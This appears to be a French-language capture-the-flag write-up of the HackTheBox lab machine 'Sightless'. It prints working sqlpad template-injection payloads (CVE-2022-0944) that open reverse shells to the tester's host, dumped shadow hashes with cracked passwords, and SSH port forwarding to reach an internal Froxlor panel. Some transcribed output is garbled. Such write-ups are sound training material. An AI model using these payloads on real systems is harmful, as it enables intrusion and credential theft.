

Sightless

Sunday, November 10, 2024 9:36 AM


```
nmap -sV -sC -O 10.129.231.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 11:32 CET
Nmap scan report for 10.129.231.103
Host is up (0.025s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.129.231.103]
|   Invalid command: try being more creative
|_  Invalid command: try being more creative
22/tcp open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
|_  256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
80/tcp open  http      nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://sightless.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.94SVN%I=7%D=11/10%Time=67308BE7%P=x86_64-pc-linux-gnu%r(
SF:GenericLines,A3,"220\x20ProFTPD\x20Server\x20\x(sightless\,htb\x20FTP\x2
SF:0Server\)\x20\[::ffff:10\,129\,231\,103\]\r\n500\x20Invalid\x20command:
SF:\x20try\x20being\x20more\x20creative\r\n500\x20Invalid\x20command:\x20t
SF:ry\x20being\x20more\x20creative\r\n");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=11/10%OT=21%CT=1%CU=43115%PV=Y%DS=2%DC=I%G=Y%TM=673
OS:08C2E%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A
OS:;)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5
=M53
OS:CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
=FE88
OS:;)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
A=S+
OS:%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
OS:T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%
A
OS:=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%
D
OS:F=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=4
OS:0%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel



OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.36 seconds

On va sur le port 80 :
```





On clique sur **sqlpad** et on arrive sur un nouveau domaine :



Je dois utiliser un RCE. Quand je cherche la version du sqlpad j'ai une CVE-2022-0944.

En cherchant sur reddit je trouve ce payload :

```
{{ process.mainModule.require('child_process').exec('echo base64_encoded_bash |base64 -d|bash') }}
```

```
sh -i >& /dev/tcp/10.10.14.9/4444 0>&1
```

Et ça :

Template injection in connection test endpoint leads to RCE in sqlpad/sqlpad
 Reported on Mar 12th 2022

Description
 Please enter a description of the vulnerability.

Proof of Concept

- Run a local docker instance

```
sudo docker run -p 3000:3000 --name sqlpad -d --env SQLPAD_ADMIN=admin --env SQLPAD_ADMIN_PAS
```

- Navigate to <http://localhost:3000/>
- Click on **Connections > Add connection**
- Choose **MySQL** as the driver
- Input the following payload into the **Database** form field

```
(( process.mainModule.require('child_process').exec('ls /tmp/pwn') ))
```

- Execute the following command to confirm the **/tmp/pwn** file was created in the container filesystem

```
sudo docker exec -it sqlpad cat /tmp/pwn
```

Impact
 An SQLPad web application user with admin rights is able to run arbitrary commands in the underlying server.

Occurrences
 JS render-connection.js L23

Si je suis le tuto :

On ajoute ce payload :

```
{{ process.mainModule.require('child_process').exec('echo  
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTgvNDQ0NCawPiYx | base64 -d | bash' )}}
```

```
{{ process.mainModule.require('child_process').exec('bash -c "bash -i >&  
/dev/tcp/10.10.14.18/4242 0>&1"')}}}
```

New connection

Host/Server/IP Address

Port (optional)

Database

Database Username

Database Password

☐ Use SSL

Database Certificate Path

Database Key Path

Database CA Path

☐ Use old/insecure pre 4.1 Auth System

Pre-query Statements (Optional)

Use to enforce session variables like:
 SET max_statement_time = 15;
 SET max_execution_time = 15;

 Deny multiple statements per query to avoid
 overwritten values.

Save

Test

```
(alice@kali)-[~/Machines/EASY/LINUX/Sightless]
$ nc -lvnp 4242
listening on [any] 4242 ...
```

On fait save et ensuite on a le shell :

```
(alice@kali)-[~/Machines/EASY/LINUX/Sightless]
$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.14.18] from (UNKNOWN) [10.129.231.103] 35902
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c184118df0a6:/var/lib/sqlpad#
```

On est root.

```
root@c184118df0a6:/# cd home
cd home
root@c184118df0a6:/home# cd node
cd node
root@c184118df0a6:/home/node# ls
ls
root@c184118df0a6:/home/node# cd ..
cd ..
root@c184118df0a6:/home# cd ..
cd ..
root@c184118df0a6:/# ls
ls
bin      dev          etc          lib          media        opt          root       /sbin      sys        usr
boot     docker-entrypoint  home        lib64        mnt          proc        run        srv        tmp        var
root@c184118df0a6:/# cd root
cd root
root@c184118df0a6:/-# ls
ls
root@c184118df0a6:/-# cd ..
cd ..
root@c184118df0a6:/-# cd ..
cd ..
root@c184118df0a6:/-# ls
ls
bin      dev          etc          lib          media        opt          root       /sbin      sys        usr
boot     docker-entrypoint  home        lib64        mnt          proc        run        srv        tmp        var
root@c184118df0a6:/-# whoami
whoami
root
root@c184118df0a6:/-#
```

```
root@kali:~# cat /etc/passwd
root:$6$jn8fwk6LVJ9iW30$qrtrfWtITuro8fE3bReUc7nXyx2wwJ3nYdZm9nMQDP85Ym33uis09gZ20LGAepC3ch68b2z/LEpBM90Ra4b.:19858:0:99999:7:::
cat shadow
root:$6$jn8fwk6LVJ9iW30$qrtrfWtITuro8fE3bReUc7nXyx2wwJ3nYdZm9nMQDP85Ym33uis09gZ20LGAepC3ch68b2z/LEpBM90Ra4b.:19858:0:99999:7:::
daemon:!:19051:0:99999:7:::
bin:!:19051:0:99999:7:::
sys:!:19051:0:99999:7:::
sync:!:19051:0:99999:7:::
games:!:19051:0:99999:7:::
man:!:19051:0:99999:7:::
lp:!:19051:0:99999:7:::
mail:!:19051:0:99999:7:::
news:!:19051:0:99999:7:::
uucp:!:19051:0:99999:7:::
proxy:!:19051:0:99999:7:::
www-data:!:19051:0:99999:7:::
backup:!:19051:0:99999:7:::
list:!:19051:0:99999:7:::
irc:!:19051:0:99999:7:::
gnats:!:19051:0:99999:7:::
nobody:!:19051:0:99999:7:::
_apt:!:19051:0:99999:7:::
node:!:19053:0:99999:7:::
michael:$6$g3cp2VPGV.FDE8u$KVWVIHqzTzh0SYkZjIPFc2EsgmqvPa.q2Z9bLUU6t1B8aEwuxCDEP9UFHIXNucF2rBnsaFYuJa60Uu/pL2IJD/:19860:0:99999:7:::
root@kali:~# cat /etc/passwd
```

On peut le remplacer ou alors on peut peut être le déchiffrer. Avec john the ripper.

```
root:shadow
root:$6$5jN8fwk6LVJ9tYw385qwtcfWTlUro8fEJbRcUx7nXyx2we1snYdZym9nMQDHP85Yn3Juis09gz20L6aepC3ch6BbzZ/Ep6M9Ra4b:19858:0:99999:7:::
daemon:*:19051:0:99999:7:::
bin:*:10051:0:99999:7:::
sys:*:10051:0:99999:7:::
sync:*:19051:0:99999:7:::
games:*:19051:0:99999:7:::
man:*:19051:0:99999:7:::
lp:*:19051:0:99999:7:::
mail:*:19051:0:99999:7:::
news:*:19051:0:99999:7:::
uucp:*:19051:0:99999:7:::
proxy:*:19051:0:99999:7:::
www-data:*:19051:0:99999:7:::
backup:*:19051:0:99999:7:::
list:*:19051:0:99999:7:::
irc:*:19051:0:99999:7:::
gnats:*:19051:0:99999:7:::
nobody:*:19051:0:99999:7:::
_apt:*:19053:0:99999:7:::
node:*:19053:0:99999:7:::
michael:$6$6m3Cp2PGY.FDE8u$KwVlHqzTzh0SYkZjIpFc2EsgmqvPa.q2Z9bLUU6t1BwaEwucDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD:/19860:0:99999:7:::
root@ac184118df0a6:/etc#
```

ON copie le hash dans un fichier hash.txt

```
alice@kali: ~/Desktop/HACK/hfb/Machines
```

```
GNU nano 2.2
```

```
$63j3nbfmk6LVj9Y1Yw30$5qr7FWt11Uro0f8J3bReUC7nXyX2w3JndYz9mMQHP85Ym3J1u5O9q2Z0LGAepC3che6b2z/Lep6M90R4a4b,
```

```
$6$mg3Cp2VP6Y.FDE8u$KVWVIHzqTzh05YkzJIPfC2EsgmqvPa.q2Z9bLUU6t1BwaEwuxCDEP9UFHIXNUCf2rBnsaFVu3a60uh/pl2IJD/
```

```
hash.txt *
```

```
john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

```
[alice@kali]~[-/~/Machines/EASY/LINUX/Sightless]
$ john --format=sha512crypt hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
blindside (?)
insaneclownposse (?)
2g 0:00:00.44 DONE (2024-11-10 19:16) 0.04470g/s 1310p/s 2197c/s 2197C/s kruimel..galati
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Root: **blinds**ide

Michael:insaneclownposse

```
root@c184118df0a6:/etc# ls -la /etc/shadow
ls -la /etc/shadow
-rw-r----- 1 root shadow 766 Aug  6 11:21 /etc/shadow
root@c184118df0a6:/etc# su michael
su michael
michael@c184118df0a6:/etc$ cd /home
cd /home
michael@c184118df0a6:/home$ ls
ls
michael node
michael@c184118df0a6:/home$ cd mi
cd michael/
michael@c184118df0a6:~$ ls
ls
michael@c184118df0a6:~$ cd ..
cd ..
michael@c184118df0a6:/home$ cd ..
cd ..
michael@c184118df0a6:/$
```

Bon ducoup on est michael mais toujours pas de user.txt.

Je vais essayer avec ftp ou ssh :

```
alice@kali:~/Machines/EASY/LINUX/Sightless$ ssh michael@10.129.231.103
michael@10.129.231.103's password:
Last login: Tue Sep 3 11:52:02 2024 from 10.10.14.23
michael@sightless:~$
michael@sightless:~$
michael@sightless:~$
michael@sightless:~$
michael@sightless:~$
```

```
michael@sightless:~$ ls
user.txt
michael@sightless:~$ cat user.txt
f771ea1bdb6c6c4d9aa4d6832161798f8
michael@sightless:~$
```

Lets go !!

UN TRUC A SE RAPPELER !!!

Je peux utiliser **netstat -nlp** pour voir les connexions qui se trouvent sur cette machine :


```

(alice@kali)-[~/Machines/EASY/LINUX/sightless]
$ ssh michael@10.129.231.103
michael@10.129.231.103's password:
Last login: Sun Nov 10 18:19:31 2024 from 10.10.14.18
michael@sightless:~$ ls
user.txt
michael@sightless:~$ pwd
/home/michael
michael@sightless:~$ cd ..
michael@sightless:/home$ ls
john michael
michael@sightless:/home$ cd john
-bash: cd: john: Permission denied
michael@sightless:/home$ netstat -nlt
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:49313        0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:53:53       0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33860       0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:39900       0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000        0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306        0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:40183       0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22            0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                 :::*                    LISTEN      -
tcp6       0      0 :::21                 :::*                    LISTEN      -
michael@sightless:/home$

```



```

(alice@kali)-[~/Desktop/HACK/htb/Machines]
$ netstat -nlp | grep 5885
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
tcp        0      0 0.0.0.0:5885          0.0.0.0:*               LISTEN      12411/nc
tcp6       0      0 :::5885               :::*                    LISTEN      12428/ssh

(alice@kali)-[~/Desktop/HACK/htb/Machines]
$ netstat -nlp | grep 5886
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)

(alice@kali)-[~/Desktop/HACK/htb/Machines]
$ nc -lvp 5886

```

Sur la machine de Michael on lance un local port forwarding commande qui est :

ssh -L 1234:localhost:8080 michael@10.129.231.103

```

(alice@kali)-[~/Machines/EASY/LINUX/sightless]
$ ss -tlnp
State      Recv-Q  Send-Q  Local Address:Port      Peer Address:Port      Process
LISTEN     0        1        0.0.0.0:5885            0.0.0.0:*               users:((*nc*,pid=12411,fd=3))
LISTEN     0        128     127.0.0.1:1234         0.0.0.0:*               users:((*ssh*,pid=13287,fd=5))
LISTEN     0        80      127.0.0.1:3306         0.0.0.0:*               users:((*ssh*,pid=13287,fd=4))
LISTEN     0        128     [::]:1234              [::]:*

```

Ça a l'air de fonctionner


On copie ça sur le net :

```

(alice@kali)-[~/Machines/EASY/LINUX/sightless]
$ ss -tlnp
State      Recv-Q  Send-Q  Local Address:Port      Peer Address:Port      Process
LISTEN     0        1        0.0.0.0:5885            0.0.0.0:*               users:((*nc*,pid=12411,fd=3))
LISTEN     0        128     127.0.0.1:1234         0.0.0.0:*               users:((*ssh*,pid=13287,fd=5))
LISTEN     0        80      127.0.0.1:3306         0.0.0.0:*               users:((*ssh*,pid=13287,fd=4))
LISTEN     0        128     [::]:1234              [::]:*

```

Et on tombe sur cette page :



Login

Please log in to access your account.

Username

Password

Login


[Forgot your password?](#)

Froxlor © 2009-2024 by the froxlor team

On va se connecter avec michael et root pour voir :

Pour root c'est mort :

Pour michael idem.



Login

Please log in to access your account.

Error
The username or password you typed in is wrong. Please try it again!

Username

Password

Login

Apparemment je peux utiliser cette attaque pour récupérer : **chrome remote debugger exploit**

<https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/chrome-remote-debugger-pentesting/>

```
(alice@kali)-[~/Machines/EASY/LINUX/Sightless]
$ msfconsole -q
msf6 > auxiliary/gather/chrome_debugger
[*] Unknown command: auxiliary/gather/chrome_debugger. Run the help command for more details.
This is a module we can load. Do you want to use auxiliary/gather/chrome_debugger? [y/n] y
msf6 auxiliary(gather/chrome_debugger) > set RHOSTS 10.129.231.103
RHOSTS => 10.129.231.103
msf6 auxiliary(gather/chrome_debugger) > set FILEPATH /etc/shadow
FILEPATH => /etc/shadow
msf6 auxiliary(gather/chrome_debugger) > exploit
```

Ça ne fonctionne pas.

Donc on va suivre un tuto sur le net :

Je vais faire un port forwarding de tous les ports ouverts se trouvant chez Michael sauf ceux à deux chiffres :

```
michael@sightless:~$ netstat -tnlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8081            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8082            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8083            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8084            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8085            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8086            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8087            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8088            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8089            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8090            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8091            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8092            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8093            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8094            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8095            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8096            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8097            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8098            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8099            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8100            0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                     LISTEN      -
tcp6       0      0 :::23                   :::*                     LISTEN      -
tcp6       0      0 :::80                   :::*                     LISTEN      -
tcp6       0      0 :::443                  :::*                     LISTEN      -
tcp6       0      0 :::8080                 :::*                     LISTEN      -
tcp6       0      0 :::8081                 :::*                     LISTEN      -
tcp6       0      0 :::8082                 :::*                     LISTEN      -
tcp6       0      0 :::8083                 :::*                     LISTEN      -
tcp6       0      0 :::8084                 :::*                     LISTEN      -
tcp6       0      0 :::8085                 :::*                     LISTEN      -
tcp6       0      0 :::8086                 :::*                     LISTEN      -
tcp6       0      0 :::8087                 :::*                     LISTEN      -
tcp6       0      0 :::8088                 :::*                     LISTEN      -
tcp6       0      0 :::8089                 :::*                     LISTEN      -
tcp6       0      0 :::8090                 :::*                     LISTEN      -
tcp6       0      0 :::8091                 :::*                     LISTEN      -
tcp6       0      0 :::8092                 :::*                     LISTEN      -
tcp6       0      0 :::8093                 :::*                     LISTEN      -
tcp6       0      0 :::8094                 :::*                     LISTEN      -
tcp6       0      0 :::8095                 :::*                     LISTEN      -
tcp6       0      0 :::8096                 :::*                     LISTEN      -
tcp6       0      0 :::8097                 :::*                     LISTEN      -
tcp6       0      0 :::8098                 :::*                     LISTEN      -
tcp6       0      0 :::8099                 :::*                     LISTEN      -
tcp6       0      0 :::8100                 :::*                     LISTEN      -
michael@sightless:~$
```

```
(alice@kali)-[~/Machines/EASY/LINUX/Sightless]
$ ssh -L 49313:127.0.0.1:49313 michael@sightless.htb
michael@sightless.htb's password:
Last login: Mon Nov 11 09:29:04 2024 from 10.10.14.28
michael@sightless:~$
```

```

Last login: Mon Nov 11 10:03:04 2024 from 10.10.14.28
michael@sightless:~$ exit
logout
Connection to sightless.htb closed.

(alice@kali)-[~/Machines/EASY/LINUX/Sightless]
$ ssh -L 39909:127.0.0.1:39909 michael@sightless.htb
michael@sightless.htb's password:
Last login: Mon Nov 11 10:05:12 2024 from 10.10.14.28
michael@sightless:~$ exit
logout
Connection to sightless.htb closed.

(alice@kali)-[~/Machines/EASY/LINUX/Sightless]
$ ssh -L 39909:127.0.0.1:39909 michael@sightless.htb
michael@sightless.htb's password:

(alice@kali)-[~/Machines/EASY/LINUX/Sightless]
$ ssh -L 3000:127.0.0.1:3000 michael@sightless.htb
michael@sightless.htb's password:
Last login: Mon Nov 11 10:05:51 2024 from 10.10.14.28
michael@sightless:~$ exit
logout
Connection to sightless.htb closed.

(alice@kali)-[~/Machines/EASY/LINUX/Sightless]
$ ssh -L 3306:127.0.0.1:3306 michael@sightless.htb
michael@sightless.htb's password:
bind [127.0.0.1]:3306: Address already in use
Last login: Mon Nov 11 10:06:20 2024 from 10.10.14.28
michael@sightless:~$ exit
logout
Connection to sightless.htb closed.

(alice@kali)-[~/Machines/EASY/LINUX/Sightless]
$ ssh -L 40183:127.0.0.1:40183 michael@sightless.htb
michael@sightless.htb's password:
Last login: Mon Nov 11 10:06:55 2024 from 10.10.14.28
michael@sightless:~$ exit
logout
Connection to sightless.htb closed.

(alice@kali)-[~/Machines/EASY/LINUX/Sightless]
$


```

```


(alice@kali)-[~/Machines/EASY/LINUX/Sightless]
$ ss -tlnp
State  Recv-Q  Send-Q  Local Address:Port  Peer Address:Port  Process
LISTEN  0        1        0.0.0.0:4242        0.0.0.0:*          users:({nc,pid=3196,fd=3})
LISTEN  0        80       127.0.0.1:3306     0.0.0.0:*          users:({ssh,pid=4543,fd=5})
LISTEN  0        128      127.0.0.1:1234     0.0.0.0:*          users:({ssh,pid=4543,fd=4})
LISTEN  0        128      ::::1234          ::::*

```

Maintenant on va ouvrir google chrome et aller sur ce lien :



Configure et :



POUR INFOS :

Le port forwarding je dois le faire sur ma machine local, ensuite ça va me connecter à la machine distante mais je ne quitte pas la machine donc pas d'exit sinon ça va fermer le port forwarding.


```

(alice@kali)-[~/Machines/EASY/LINUX/Sightless]
$ ssh -L 49313:127.0.0.1:49313 michael@sightless.htb
michael@sightless.htb's password:
Last login: Mon Nov 11 10:35:04 2024 from 10.10.14.28
michael@sightless:~$

```

```

(alice@kali)-[~/Machines/EASY/LINUX/Sightless]
$ netstat -nlp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:4242          0.0.0.0:*               LISTEN      3196/nc
tcp        0      0 127.0.0.1:3306        0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1234        0.0.0.0:*               LISTEN      4543/ssh
tcp        0      0 127.0.0.1:49313       0.0.0.0:*               LISTEN      9969/ssh
tcp6       0      0 :::11234              :::*                    LISTEN      4543/ssh
tcp6       0      0 :::49313              :::*                    LISTEN      9969/ssh
udp        0      0 0.0.0.0:33317        0.0.0.0:*               3012/python3
udp        0      0 0.0.0.0:50711        0.0.0.0:*               3012/python3
udp        0      0 0.0.0.0:50881        0.0.0.0:*               3012/python3
udp        0      0 10.10.14.28:3702      0.0.0.0:*               3012/python3
udp        0      0 239.255.255.250:3702 0.0.0.0:*               3012/python3
udp        0      0 10.0.2.15:3702       0.0.0.0:*               3012/python3
udp        0      0 239.255.255.250:3702 0.0.0.0:*               3012/python3
udp        0      0 224.0.0.251:5353     0.0.0.0:*               8241/chrome
udp        0      0 224.0.0.251:5353     0.0.0.0:*               8241/chrome
udp6       0      0 :::42435              :::*                    3012/python3
udp6       0      0 :::43953              :::*                    3012/python3
udp6       0      0 fe80::94c9:e137:fd:3702 :::*                    3012/python3
udp6       0      0 ff02::c:3702         :::*                    3012/python3
udp6       0      0 fe80::a00:27ff:fe0:3702 :::*                    3012/python3
udp6       0      0 ff02::c:3702         :::*                    3012/python3
raw6       0      0 :::58                :::*                    7

```

Donc ce que j'ai fait c'est :
 J'ai ouvert plusieurs onglets, lancé la commande sur ma machine local et attendre que le tools de chrome récupère ma requête :

Les ports que j'ai fowarder :

```

(alice@kali)-[~/Machines/EASY/LINUX/Sightless]
$ ss -tlnp
State      Recv-Q Send-Q Local Address:Port      Peer Address:Port      Process
LISTEN     0      128  127.0.0.1:40183         0.0.0.0:*               users:((("ssh",pid=10788,fd=5)))
LISTEN     0      128  127.0.0.1:39909         0.0.0.0:*               users:((("ssh",pid=10733,fd=5)))
LISTEN     0      80    127.0.0.1:3306          0.0.0.0:*               users:((("ssh",pid=10685,fd=5)))
LISTEN     0      128  127.0.0.1:3000          0.0.0.0:*               users:((("ssh",pid=10325,fd=5)))
LISTEN     0      128  127.0.0.1:33060         0.0.0.0:*               users:((("ssh",pid=10325,fd=4)))
LISTEN     0      128  [::]:3000              [::]:*                  users:((("ssh",pid=10685,fd=4)))
LISTEN     0      128  [::]:33060              [::]:*                  users:((("ssh",pid=10325,fd=4)))
LISTEN     0      128  [::]:40183              [::]:*                  users:((("ssh",pid=10788,fd=4)))
LISTEN     0      128  [::]:39909              [::]:*                  users:((("ssh",pid=10733,fd=4)))

```

Devices

☒ Discover USB devices

Port forwarding...

☒ Discover network targets

Configure...

Open dedicated DevTools for Node

Remote Target #127.0.0.1

Target trace

☐ Froxlor http://admin.sightless.htb:8080/index.php


